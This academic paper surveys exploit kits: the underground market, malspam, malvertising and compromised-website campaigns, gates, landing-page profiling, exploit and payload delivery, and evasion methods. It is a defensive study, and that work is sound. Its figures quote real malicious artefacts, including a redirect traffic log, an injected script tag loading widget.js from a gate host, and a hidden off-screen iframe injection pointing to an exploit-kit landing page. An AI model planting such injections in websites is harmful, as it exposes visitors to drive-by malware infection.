Know Your EK: A Content and Workflow Analysis Approach for Exploit Kits

Emre Suren and Pelin Angin*
Middle East Technical University, 06800, Ankara, Turkey
emre.suren@metu.edu.tr, pangin@ceng.metu.edu.tr

Abstract

The prevalence and non-stop evolving technical sophistication of Exploit Kits (EKs) is one of the most challenging shifts in the modern cybercrime landscape. Over the last few years, malware infection via drive-by-download attacks have been orchestrated with EK infrastructures. An EK serves various types of malicious content via several threat vectors for a variety of criminal attempts, which are mostly monetary-centric. Malicious emails, malicious advertisements, and compromised websites redirect victim browsers to web-based EK families that are assembled to exploit client-side vulnerabilities and finally deliver evil payloads. Examples include mining crypto-currency to generate revenue, encrypting valuable files to demand ransom, stealing sensitive information for fraud, and turning the victim machine to a zombie to make it an instrument for further attacks. In this paper we provide an in-depth discussion of the EK philosophy and internals. We provide content analysis of the EK families from a publicly available dataset of over 2250 URLs using abstract syntax trees and propose strategies for protection from the devastating effects of this increasingly popular threat.

Keywords: Exploit Kit, Web malware, Drive-by-download, Cybercrime, Content analysis

1 Introduction

The ubiquitous use of web browsers in daily life in the past decades has generated an immense opportunity for the emergence of sophisticated crimeware. Cyber attacks are increasingly dangerous for web visitors and the Exploit Kit (EK) phenomenon has become a devastating arsenal for Internet crimes, currently being the most trending infection mechanism for attacks targeting web browsers. An EK typically exploits client-side vulnerabilities when accessed and various techniques are utilized to infect the victim systems with a malware. An EK serves various types of malicious content over mass malicious e-mail, malicious advertisements on top global websites, and compromised webpages, which draw high volumes of traffic. The distribution of the URL addresses is fueled via social media and search engine results.

The starting point of a malware infection through an EK is the access of a webpage pointing to the EK. After loading such a web page, the EK comes into play automatically. In the first step, the EK profiles the target web browser and looks for critical flaws. Subsequently, it exploits the vulnerabilities in order to launch a malicious payload on the victim system. While doing that, the EK utilizes enhanced and stealth techniques not to make aware the prevention systems and even savvy security analysts of the malicious behavior.

In EK context the seller of an EK is known as EK owner/developer/coder/author and the EK customers are usually called as threat actors or EK operators. They infect victim machines for numerous criminal efforts, such as crypto-mining to stack cash, encrypting office documents *(e.g., word, spreadsheet, text, etc.)* to demand ransom, stealing financial information *(e.g., banking passwords)*, and even turning a machine into a zombie for instrumenting further attacks *(e.g., distributed denial of service)*.

Journal of Internet Services and Information Security (JISIS), volume: 9, number: 1 (February 2019), pp. 24-47

*Corresponding author: Department of Computer Engineering, Middle East Technical University, Üniversiteler Mh., Dumlupınar Blv. No:1, 06800, Çankaya, Ankara, Turkey, Tel: +90-312-210-5532

The global EK proliferation and recent advances in EK development are serious threats and without awareness of the contemporary hacking techniques, it is not feasible to detect novel intrusions. Since security incidents are usually interconnected, associating and correlating the individual investigations are necessary to build the big picture, which provides invaluable understanding of an automated cybercrime ecosystem. This includes, but is not limited to the utilized techniques, innovations in the field, objectives of the attacks, the underlying architecture, and even groups involved behind the scenes.

In this paper, we focus on fundamentals of large scale exploitation for the malware infection metaphor. An adequate number of incidents that recently occurred through an EK mechanism are analyzed in top-down detail to uncover the characteristics of currently prevalent EK families. The study confirms that the dominant players in the EK criminal marketplace today are proficient in three key fields: (a) The level of automation in business processes managed through a simple management interface and quality of analytics *(e.g., statistics and graphs)* about ongoing infections to support decision-making; (b) the density of evolving profiling, obfuscation, encryption, and encoding techniques to evade detection and disrupt analysis; and (c) the speed of new exploit adoption after a new vulnerability is publicly disclosed.

The rest of this paper is organized as follows. Foundations of EK families are presented in Section 2 to provide a solid background on EK families. Then, in order to gain full understanding of the EK philosophy, threat vectors (campaigns) are introduced in Section 3. Infection phases are described step-by-step to demystify the internals of the most common EK types and the utilized mission-critical techniques in the malware delivery process are explained in Section 4. The major findings of an in-depth examination on web page contents served by popular EK families is discussed in Section 5. Finally, the potential prevention and mitigation approaches are summarized in Section 6. The paper is concluded with open issues and future work directions in Section 7.

2 Foundations of EK

An Exploit Kit (EK) is an Internet crimeware package for attackers and comprises not only of the tools to infect machines, but also offers command and control capabilities to orchestrate networks of infected systems along with remote access to the victims, which allows to execute further criminal operations. The key idea behind this wild mechanism is to automate the exploitation of client-side vulnerabilities for mass malware delivery. Not surprisingly, the toolkit is not available publicly and is not well documented. The cornerstone which has blazed the rise of the EK ecosystem is the private marketplace for the criminal world. To provide a better understanding of the EK phenomenon, the ecosystem and significant characteristics are detailed below.

Black markets. A threat actor does not develop its own EK framework, but subscribes to it in the dark web at different prices for miscellaneous capabilities [2]. Black markets or underground forums *(e.g., dark0de)* operate on an invitation-only basis to preserve trust relationships and prevent infiltration by law enforcement and curious entities. A potential candidate member should have a reference from an existing member and get an invitation. In response to the offer, the candidate should send an e-document that covers the individual's resume highlighting previously conducted illegal activities, cyber security skills, and potential contributions to the criminal community. The profile is submitted to the active members' approval via a voting procedure. After getting acceptance, the newbie criminal is able to rent an EK by paying a few thousand dollars per month [6, 30, 5].

EK as a service. As mentioned in the Microsoft SIR [27], commercial EK platforms have reportedly lived since 2006 in diverse forms. The initial variants drew limited attention among novice attackers, since they required a considerable amount of technical expertise to apply. Today, next generation EK families have opened a new era by eliminating the technical knowledge to leverage the Web as a venue for illegal activities. They take care of all the major engineering issues of infecting target systems. The first release of the Blackhole EK [18] around 2010 drastically changed the conditions, which allowed the attackers to just rent it and easily get started with infections. Therefore, lack of hands-on experience is no longer a barrier for adoption of EK products anymore. Ease of use also enabled a far broader base of criminals to command and control by abstracting the operational complexity. Today, EK products are usually developed in the Software-as-a-Service (SaaS) business model and sometimes seen in the Platform-as-a-Service (PaaS) model, where an EK is installed on distributed servers and generally managed from one central console. The list of notable EK families is given in Table 1 [39, 34]. The popularity of an EK also creates a fierce competition in the underground community, which evoke new EK products or copycats. As an inevitable result, sooner or later the leading EK leaves the throne to another EK.

Table 1: Most known EK families by year.

Older	**2016**	**2017**	**2018**
Angler	Rig	Rig	Rig
Nuclear	Magnitude	Magnitude	Magnitude
Fiesta	Neutrino	Neutrino	Grandsoft
Sweet Orange	Sundown	Sundown	Fallout

Undocumented EK manual. As far as is known, the source code of state-of-the-art EK flavors are not accessible and carefully protected [20] with commercial encoders *(e.g., ionCube)* Despite all, the sources of the Rig EK was leaked on the Web in a mysterious way in February 2015. This shed light on the capabilities of a contemporary EK and conveniently clarified the internals. This EK runs on an arbitrary port number rather than well-known web ports *(e.g., 80 or 443)* and uses random strings in URL addresses to prevent accidental indexing by search engine crawlers. The access management console requires HTTP form-based authentication via a conventional log-in page. Just after signing in with the credentials, panels appear, which serve instant information and statistics on the basis of several criteria. An Internet criminal controls the EK servers from the dashboards and queries several types of information including the number of targeted devices, the machines currently under control, breakdown for operating systems, browsers, browser plug-ins, successful exploits, live payloads, exfiltrated information, geolocation *(e.g., countries)*, etc. [5]. In this manner, the EK dashboards act as a decision support system and help operators forecast upcoming positions to take.

For instance, the malicious code served by the EK *(e.g., fingerprinting script and exploit)* could be started to be detected by web filtering appliances or URL, domain, and/or IP addresses could be blacklisted by IPS/IDS products, which is a known best practice for operations deployed in the organizations all over the globe. In this case, the generated traffic towards the attacker side sharply declines. This trend is identified early from the instantly populated graphs.

Another example is anti-malware products identifying payload samples. The indication is realized early by the services, where multiple, up-to-date anti-virus engines execute. The EK customer comes to a conclusion regarding whether a change is required for the malware fingerprint or not. One interesting fact is that, not only Internet visitors and security analysts take advantage of these tools, but also threat actors are known to query their malware builds from there.




Figure 1: Sample malspam (2016-12-29-Cerber-malspam-run-data.zip 2016-12-29-fake-Credit-card-email-143559-UTC.eml)

3 Understanding the EK Philosophy

Threat actors utilize three major infection vectors for large-scale malware distribution, which are malicious spam, malicious advertising, and compromised webpages. Those three channels are better known as a campaign. Some campaigns are named *(e.g., EITest, Pseudo-Darkleech, Afraidgate, etc.)* [12, 11, 10] by the security researchers who first spotted them. The nicknames are inspired from a string value which frequently appears in the code. Some of the campaigns remain anonymous due to certain reasons. Particularly, short-lived, small-scale, unobserved, or inefficient campaigns have no name.

3.1 Malspam

Cybercriminal groups send malicious spam e-mails that could contain directly the malware as an attachment or a link inside the content pointing to a compromised webpage or a malware 1. This method is renowned as malspam. Malspam requires user contribution in order to succeed, where a victim user should open (execute/run) the attached file or click on the link that redirects the browser automatically to the EK.

3.2 Malvertisement

Another notorious technique, malicious advertising, known as malvertising in short, refers to misusing an Internet advertisement to reach the target.

Popular websites usually present advertisements to convert the high volume of visitors to revenue in order to compensate for their free services *(e.g., newspapers, real-time financial data)*. On the other hand, by drawing high traffic, they are quite attractive for attackers. Those types of websites are relatively more secure when compared to the average Web. Thus, rather than investing the whole work power on just the low probability of compromising these websites, Internet criminals sometimes prefer infection via advertisements. Agreement is done over an intermediary, who is either a compromised legitimate reseller or an underground dealer. The issued accounts allow EK operators to upload custom designed advertisements, which are published online via the advertising provider on high ranking websites. Threat actors carefully place malicious code into the advertisements, so they become malvertisement. In the case of Figure 2, the reputable website is not compromised, but the ad traffic silently redirects visitors of legitimate websites to the EK in the background. The redirection chain is quite complex, which makes detection harder and allows the infection to stealthily fly under the radar. Moreover, those techniques cause to defeat detection systems smoothly by disguising the tracks leading back to the attacker [36]. Recently the online criminal world has wildly leveraged malvertisement *(e.g., msn.com case in 2015 [37] Answers.com [8], New York times [38])* to infect a large volume of victims.

Time	Source	Destination	DSTPort	Protocol	Host	Ser	Info
2016-10-17 22:48:47	10.10.17.107	174.46.74.5	80	HTTP	newsru.co.il		GET / HTTP/1.1
2016-10-17 22:48:49	10.10.17.107	62.90.166.222	80	HTTP	ad.newsru.co.il		GET /www/delivery/lg.php?banne
2016-10-17 22:48:52	10.10.17.107	62.90.166.222	80	HTTP	ad.newsru.co.il		GET /www/delivery/ajs.php?zone
2016-10-17 22:48:53	10.10.17.107	82.166.68.107	80	HTTP	secure.web-wise.co.il		GET /delivery/ajs.php?zoneid=2
2016-10-17 22:48:54	10.10.17.107	5.200.55.73	80	HTTP	designs.teraspectrum.com		GET /assumed/lang.js HTTP/1.1
2016-10-17 22:48:55	10.10.17.107	37.139.47.53	80	HTTP	announces.terawideworld.com		GET /index.php HTTP/1.1
2016-10-17 22:48:55	10.10.17.107	37.139.47.53	80	HTTP	announces.terawideworld.com		GET /gjorijfjds.swf HTTP/1.1
2016-10-17 22:48:59	10.10.17.107	37.139.47.53	80	HTTP	spectral.theoptimalism.com		GET /p.php?id=1 HTTP/1.1

Figure 2: Malicious advertisement and URL addresses - (2016-10-17-Sundown-EK-Locky.pcap)

3.3 Compromised Webpages

Publishing one's own website has been quite achievable for many in terms of cost and effort for a long time. On the other hand, this affordability brings its own problems related to security due to having limited knowledge on security. As a result, hacker troops consistently scan the Internet to find new security-weak websites. After discoveries, attackers abuse unprotected legitimate websites, eventually injecting a piece of malicious script code, compromising those webpages. The technique also takes advantage of traffic redirection from real benign websites to attacker controlled URL addresses, which brings a kind of anonymity for the threat actor. Today, compromised webpages are the most effective campaign for a mass malware infection.

Trigger point. Attackers usually inject a legitimate HTML element called an *inline frame* (iframe) to redirect the target browser to a server from where their malicious code is retrieved and executed. An iframe tag has a mandatory source attribute (src) that takes any URL address as a value for loading another webpage inside the browsed webpage at that time. Therefore, meeting with an EK through a compromised webpage almost does not require victim intervention; it works automatically in the background right after browsing the poisoned webpage. Specifically, the redirected page is either an intermediary page (more commonly referred as a *gate page*) or an *EK landing page*, where the profile of the candidate victim is explored. EK owners tend to put those types of code blocks into the home page or most visited pages of the compromised websites. The structure of those code blocks identifies the campaign.

Root causes. The most common properties of compromised websites are the weaknesses they have, which offers unauthorized access for modifications on the file system of the web server. The prevalent problems occur due to unpatched CMS (Content Management Systems), poor access control (Authentication & Authorization), and lack of input validation, which result in alteration of the source code of the website [29].

Firstly, it is known that outdated versions of open-source CMS frameworks *(e.g., WordPress* [1]*, Joomla*[2]*, Drupal* [3]*, etc.)* have infamous vulnerabilities [1]. Especially, their 3rd party plug-ins are more severely open to exploitation [7, 26] than the platforms themselves.

Secondly, administrative panels of many web *(e.g., Apache, Tomcat, JBoss etc.)* or hosting *(e.g., PHPMyAdmin, cPanel, Webmin, etc.)* servers are available through the Internet to make management easier. However, misconfiguration or default settings could cause the system to fall into hands of adversaries. For example, if the access settings for the management interface are not configured to block outside access and the default login credentials are not changed, hackers can easily access the admin console. Another common example is that, some features of the web servers are needed to be maintained through remote services like VNC (Virtual Network Computing), RDP (Remote Desktop Protocol), and SSH (Secure Shell), which are frequently authenticated with a username and password pair. Weak passwords are vulnerable to dictionary or brute force attacks, where attackers manage to gain access to the system.

Finally, present-day websites promote and encourage user generated content, which are generally provided via writing posts. A malicious visitor can leverage inadequate input validation to upload or inject suspicious code into benign webpages. Misusing the website causes to run ambiguous scripts on the browsers of other innocent visitors, so they get redirected to adversaries. The file upload feature is also another danger for web servers when improper controls exists, which grants a reverse shell connection to the attacker base.

Reinforcement. Until a legitimate website owner recover its website, a threat actor struggles to attract as many victims as possible to the compromised webpages in order to harvest the best profit. Therefore, an EK customer sometimes employs additional operations to increase its number of visitors. The first supplement is sending malicious spam e-mails (malspam) that invite crowds to compromised webpages. The other enrichment is misusing search engines via website rank optimization techniques, which is known as Blackhat Search Engine Optimization (SEO) [41]. EK operators adopt such a technique *(e.g., keyword stuffing)* to use search engines for misevaluation that forces a jump on the rankings of the website [9]. After artificial rank altering, compromised webpages appear on the first pages of the search engine results, luring more victims.

Owning Websites. Cybercriminals sometimes prefer to design their own malicious websites rather than compromising legitimate ones. However, it is relatively uncommon today due to two serious reasons. Firstly, age of a domain address, geolocation of an IP and domain address, historical changes for IP addresses, and previously detected indications of malicious activities are the variables to calculate a score, which identifies the reputation of a website [3]. In the light of those realities, newly registered websites usually have quite low prestige scores, until they prove themselves in the course of their lifetime. Moreover, state-of-the-art system security devices *(e.g., anti-malware)*, and even web browsers leverage web respectability in order to protect Internet residents from fast flux domains.

Secondly, recently registered websites generally have a relatively small number of visitors. On the other hand, threat actors wish to reach a large audience. Moreover, these websites have no rankings for search engines *(e.g., Google, Bing, Yandex etc.)*, hence they do not appear in the search results. EK operators do not like to lose the leverage of search engines, which is a notable implicit additional advantage.

When taking rating scores, rankings in search engines, and also the development costs into consideration, publishing one's own deliberately malicious webpage becomes infeasible for most certain cases. For the aforementioned reasons, hackers go for legitimate websites having good reputation scores for compromise. In this way, they reach widespread malware distribution networks.

[1] https://wpvulndb.com/wordpresses
[2] https://developer.joomla.org/security-centre.html
[3] https://www.drupal.org/security

```
                    </style>
                  <script type="text/javascript" src="
                  http://us.barriocellar.com.au/widget.js"></script>







<script>var a='';setTimeout(10);if(document.referrer.indexOf(
location.protocol+"//"+location.host)!==0||document.referrer!==undefined
||document.referrer!==''||document.referrer!==null){document.write(
```

Figure 3: Gate URL – (2016-03-24-Angler-and-Nuclear-EK-macfly-studio.com.pcap)

```
document.write(('<div style="width: 280px; height: 285px; position:
absolute; left:-473px; top: -353px;"> <iframe src="
http://mit.artcomunicationyet.com.ve/29795-6x7hbf/g63gqw1dib1j172w7.htm?rean
imates=55033sbwtg" width=224 height=203 > </iframe> </div>'));
```

Figure 4: Gate page content - (2016-03-24-Angler-and-Nuclear-EK-macfly-studio.com.pcap)

APT case. Advanced persistent threat (APT) actors also utilize malicious e-mail techniques, but it becomes targeted rather than spraying, which is known as spear-phishing campaigns. In addition, they also compromise webpages, however they are closely aligned to specific websites *(e.g., aircraft)*, which are visited by corresponding strategic users *(e.g., pilots at air force)*. This technique is dubbed as the watering hole attack. For these cases, nation-sponsored threat actors build custom EK that share some similarities with the EK services in the cybercrime industry. [25].

3.4 Gate

Many campaigns employ an additional server between the compromised webpage and the EK platform. This extra layer is called as gate, because it acts as a checkpoint for the EK infrastructure. Figure 3 shows a webpage compromised by the Afraidgate campaign, which contains an injected script leading to a gate URL. The contents of the widget.js are shown in Figure 4, which is typically a JavaScript based iframe injection for a Nuclear EK landing page.

The gate is responsible for either just redirection or inspecting the basic profile of the candidate victims. It simply retrieves some quickly available data about the environment of the system and then determines whether it is a suitable target or not. For example, a gate could be designed to allow only a certain operating system *(e.g., Windows 10)*, or specific browser version *(e.g., Internet Explorer 11)*. If those conditions are met, the gate immediately redirects the target system to the EK [13, 14]. In other words, Linux and Mac systems, Chrome and Firefox browsers are politely rejected and redirected to a relatively innocent webpage *(e.g., advertisement)*.

One straightforward technique to identify primitive system information is analyzing the “User-Agent” HTTP request header. While some real evidences could be exposed by the “User-Agent”, it could also be manipulated by a decoy victim in order to confuse the attacker, in particular by the security analyst to reveal the secrets of the malicious activity.

For some cases, the redirection process to the EK is sometimes seen as a chain rather than just one gate in order to cover the tracks and make the operation more complex for incident response analysts. For example, the campaign relies on the legitimate “302 Found” technique to generate a set of redirections through different domains until reaching to the EK landing page. More precisely, the HTTP 302 response code means that the URL is found in a different location, which is used as a web standard to redirect a URL to a different webpage. Moreover, this multi redirection could contain legitimate sharing services *(e.g., Pastebin or Yandex Drive)*. In these senses, this type of additional step is referred as a redirector or traffic direction system (TDS).

4 EK Internals and Arsenal

An EK is an automated toolkit that typically provides a penetration environment to exploit web browser vulnerabilities. Basically, an EK focuses on drive-by-download attacks and comprises of a collection of tools leading to a malware infection in the end. The key components of such an infection orchestration are a landing page, an exploit, and a payload. Although each EK is the only one of its kind, the general concept remains similar. The core of an EK framework is depicted in Figure 5.

An EK is never alone, it is typically operated along with a campaign. Victims are led to EK services by campaigns; more precisely, via malspam, malvertisement, or compromised webpages. Particularly, today the majority of campaigns leverage compromised webpages to direct the target systems to an EK. Social networks and search term poisoning methods are still highly utilized to disseminate the URLs throughout the Web.




Figure 5: The Exploit Kit workflow

In addition to that, an intermediary that is known as the gate is frequently deployed between a campaign and an EK. The code embedded into compromised webpages silently redirects the browser either to a gate page or to a landing page. The gate page is usually employed by campaigns to make the infection chain more complicated.

Conceptually, the EK does not provide the campaign, nor the payload mechanism, but offers a seamless integration interface for management purposes. In other words, building a campaign framework and payload generation unit, and integrating it to the EK is the duty of the adversary [4]. However, today these features are bundled with EK platforms.

4.1 Landing Page

An EK initially serves a webpage, the landing page, which contains some HTML and JavaScript code. In addition to the controls at the gate, the landing page is mainly engaged for profiling in the background, where the attacker passively checks for possible flaws on the browser or any plug-ins to dispatch a convenient exploit. In short, the first foothold inside the borders of an EK is the landing page.

De facto profiling techniques: Three common essential controls are applied for enumeration. The first test is determining the browser version to scan for available vulnerabilities. Contemporary web browsers *(e.g., Chrome, Firefox, and IE 10+)* have built-in sandbox technology which prevents the code running on the browser (user space) from accessing operating system (kernel space) operations by isolating the resources used during the execution. However, some workarounds still exist for some certain cases [17], which involve escaping sandbox technologies. The second assessment is gathering plug-ins with their versions for estimating existing bugs. If there is no suitable exploit obtained for the browser, there is also another chance, which is abusing a browser plug-in. In reality, the most successful infection rates come with the weakest link in the chain, that is the plug-in *(e.g., Flash, Java, and Silverlight)* vulnerabilities. By default, current EK flavors always target plug-ins first. The final probe is identifying the operating system to deliver a device-compatible payload. Since executable files are built for a particular architecture *(e.g., Microsoft Windows 64-bit)*, they often do not work on another system *(e.g., Linux x86)*.

The operating system and browser version could be extracted from the "User-Agent" HTTP request header. The plug-in versions could be retrieved by JavaScript methods [15]. For instance, Flash version could be gained via "ActiveXObject" invoking "ShockwaveFlash" object, the Java version could be taken from the "Content-Type" HTTP request header, Silverlight version could be acquired by invoking the "Silverlight.isInstalled()" method.

Under normal conditions, version detection is sufficient to find out the existing weaknesses, since which versions have which vulnerability and related exploits are continuously maintained by EK owners [5]. These profiling techniques work in no intrusion manner, since the versions are gathered by running benign code and analyzing responses [16]. Therefore, the enumeration phase is fulfilled safely against prevention systems.

4.2 State-of-the-Art Exploits

An exploit misuses vulnerable applications to provide a connection right after execution on the target system. Exploitation, which is also known as the arbitrary code execution, results in triggering a payload. Literally, a vulnerable application runs a malicious file, then exploit code executes and the flaw is abused, after which the threat actor gains unauthorized access to the system.

Vulnerability. An EK contains a set of contemporary exploitation techniques that essentially target the vulnerabilities *(e.g., Use After Free, Buffer Overflow, String Format)* in browsers and their plug-ins. Today, client-side weaknesses are usually found in web browsers' extensions. The majority of the exploits target the Adobe Flash Player, Java Runtime Environment and Microsoft Silverlight respectively [20]. Vulnerabilities are also, but rarely observed directly in the browsers themselves. One reasoning is that, security investments on browsers are higher than the add-ons due to the marketing value, they are stronger in terms of security when compared to their extensions. Consequently, exploitation is rather difficult against browsers, but not for plug-in applications.

Modus operandi. In general terms, if one of the usual suspected applications could not be fully patched or properly hardened on the target system, any vulnerable application is enumerated in the profiling phase, and there is a related exploit in place, the EK workflow will go on. Accordingly, the EK is going to deliver a specifically crafted exploit code for the flaw found at once. On the other hand, if the target system is up-to-date for common plug-ins on browsers, the landing page does not find any defect, otherwise it is a zero-day. Then, the EK does not exhibit any malicious behavior and kindly terminates the workflow.

Exploit format. Each exploit is tailored in a specific file format, which is recognized and interpreted by the target application. More precisely, a Flash exploit is a ShockWave Flash (SWF) file, Java exploit is a Java Archive (JAR) file, Silverlight exploit is an Application Package (XAP) file. A Reader exploit is a Portable Document (PDF) file, an Office exploit is a type of MS Office Document *(e.g., docx, xls, etc.)* and browser exploit is an HTML file, etc. Except HTML, all the file formats are in a kind of compression, which is understandable only for the target software. The SWF, PDF, and XAP files are embedded into an object element of HTML and JAR files are transferred with applet tag of HTML. The only difference from a normal application file is the injected malicious code. After the EK throws the malicious file that contains exploit code, the browser catches it and invokes the target application automatically.

Exploit repository. The exploits are the principle module of an EK framework. A set of exploits are kept on a repository server, where the control and maintenance are fully performed by Exploit Kit owners, not by threat actors. Their responsibility is to feed the central repository with new and up-to-date exploits [21, 28, 40] and to modify existing exploits for escaping from detection by security products. Due to the centralized mechanism, EK flavors are known to be the pioneer of exploiting publicly disclosed vulnerabilities extremely quickly. This agility and reliability also proves the proficiency of an EK, which is the primary reason why that EK is dominant in the criminal ecosystem.

4.3 The Art of Payload

The objective of an EK payload is to infect a victim device with a malware. Successful exploitation is prerequisite to kick off a malware execution. There are several types of payload in the market [35], which are typically an executable binary file in the EK context.

The payload is frequently developed in the form of a trojan. A downloader trojan basically downloads and executes the actual payload. More precisely, it retrieves an encrypted/encoded data from the EK server and decrypts it with the key. Now, the data in plaintext format turns to be an executable binary. Finally, the first stage payload runs the new executable, second stage payload, to infect the target system. In other words, the downloader trojan does not perform any malicious behavior, but the actual (second stage) payload. One other common trojan type is the dropper that camouflages the actual payload in its body in an encrypted/encoded form. Hence, rather than downloading the second stage payload, it simply decrypts and pulls out the malware, and then executes it.

Payload qualification. The capabilities of the malware are directly related to the motivation and objective of the criminal. The following is a short list that includes some malware families delivered via EK infections. Briefly, Bot *(e.g., ZeuS)* turns victims into a zombie for DDoS attacks, Banking Trojan *(e.g., Limbo, Sinowal, and Dridex)* [24] steals credentials, Keylogger *(e.g., iSpy)* records typed keys to leak sensitive information, Ransomware *(e.g., TeslaCrypt, CryptXXX, and Locky)* [22, 23] encrypts files for ransom, Remote Access Trojan *(e.g., LuminosityLink)* establishes a connection back to the attacker system acting as a backdoor via shellcode. Rootkit (e.g., ZeroAccess) gets top level privileges to hide infection footprint, Spyware *(e.g., SpyEye)* accomplishes audio surveillance and finds critical documents for spying activities. Since 2015, the most common type of malware of choice is ransomware [6].

In general, an EK serves a predefined set of payloads *(e.g., ransomware, banking trojan, bot)*, but also allows the savvy threat actors to choose their own. An EK makes it easy to define custom payload by isolating all the complexity. An EK integrates the uploaded payload automatically to the infection mechanism, updates itself, and starts to send this new payload. This option sometimes becomes mission-critical, since proliferation of malware causes security products *(e.g., IPS/IDS and anti-virus)* to gradually recognize them. Therefore, even if the malware stays identical in terms of functionality, the fingerprint of the executable is changed at times. Accordingly, this new sample is ported easily to the EK framework [30].

There are plenty of capabilities of malware. The most essential feature of a malware is the persistency with which the malware remains active even after reboots. A quite interesting aspect is country discrimination. Before infection, if a malware unexpectedly looks for the regional settings *(e.g., language of the operating system and time zone)* of the victim system and correspondingly if the malware does not pose its malicious activity against the device whose region is set to a particular country *(e.g., Russia)*, justifiably we can state that the author of this malware intentionally does not want to give damage to those who understand Russian *(e.g., Russian citizens)* [4].

4.4 Advanced Features

There is a great deal of users who browse the Web by using the Internet connection of their organization in daily life. In addition, the devices which belong to an institute sometimes contain more valuable data than the systems owned by an individual. Companies have been known to deploy perimeter protection applications to minimize security breach incidents. Therefore, a major challenge for EK owners is protection mechanisms.

It is a known fact that security researchers frequently tweak and equip their analysis environment, and automate the detection approach to pursue investigation by serving the fake identity. At that point, there is a strong tendency at the attacker side to perform a few extra pre-explorations before infection. In this sense, attackers evolve three vital strategies for stealth existence, which could be summarized as honeypot prevention, analysis resistance, and detection avoidance. Furthermore, an EK also promotes some sophisticated interaction protections which are direct, multi, and geo-location access. These techniques are applied in three levels which are landing, exploit and payload to fortify achieving better infection rates eventually. Therefore, the EK workflow sometimes becomes very complicated, making analysis quite challenging.

Honeypot prevention. An EK attempts to understand whether the target system is a virtual environment *(e.g., virtual machine, sandbox, and emulator)* or not, which is referred to as anti-vm techniques where basically, hardware components are probed. The profiling code, a piece of JavaScript, could query installed modules on the target system. In addition, due to working on the operating system, the payload fingerprints hardware to find out virtualization related indications [33]. Anti-vm is applied for solely keeping incident responders out of the crime scene, since virtual environments are frequently used by security analysts while inspecting cases. On the other hand, virtualized systems have been spread widely in the organizations, and in response, recently some certain EK types skip this control in order to increase the likelihood of infecting the target system.

Analysis resistance. An EK also looks for specific security or analysis software on the target system via both the landing page and payload. The victim user could be using an anti-malware product or threat hunters diagnose an infection with programs that are usually well-known open-source or commercial analysis tools. Detection of any virtual machine or analysis software artifacts causes the EK not to expose any malicious behavior and redirect the target system to a benign website or no download.

Detection avoidance. Hiding the actual code is another best practice of an infection. An EK applies obfuscation, encoding and encryption techniques to dramatically decrease the detection possibility and makes the analysis of the actual malicious code quite challenging at first sight. The profiling script is disguised to bypass the web security devices *(e.g., web filter, signature based IPS/IDS, blacklist)* and the payload is veiled to evade traditional security prevention mechanisms *(e.g., anti-malware)*. Firstly, the landing page or the payload either contains or retrieves the encrypted/encoded data from the EK server. Then, by inherently knowing the key *(e.g., predefined random one-byte length hexadecimal value)* and encryption/encoding algorithm *(e.g., XOR or RC4)*, the data is decrypted with the key by the application of the routine at execution time. In other words, until execution, the malicious code is not available. Moreover, the obfuscation schema, encoding and encryption functions and the keys continuously change due to signature updates on security systems.

Direct access. The landing page, exploit and payload occasionally are not available in direct access, but to victims who were profiled smoothly on the landing page, which simply checks the “Referer” HTTP request header for the particular source URL. In other words, the landing page processing mechanism is tightly associated to the campaign or gate in place. For example, if a threat actor leverages compromised webpages as a threat vector, the landing page only welcomes the candidate victims over the compromised webpage, otherwise it likely presents an empty response, HTTP 404 Not Found message, or redirects to a well-known benign page *(e.g., google.com)*.

Multi access. An EK always prevents multiple visits from the same IP address to URL addresses *(e.g., landing page, exploit, and payload).* The main assumption behind this behavior is that an exploit has to be successful normally at its first try or in at most a few trials, otherwise there is a trap by threat hunters. In fact, some EK families generate single-use web resources.

Geo access. Some EK pages are not accessible from particular geo locations. More precisely, some EK developers intentionally prevent infection of devices from IP blocks that belong to privileged countries. This could be because a part of their EK infrastructure is located in those countries, and they would not like to irritate legal authorities to avoid seizure.

5 Preliminary Analysis

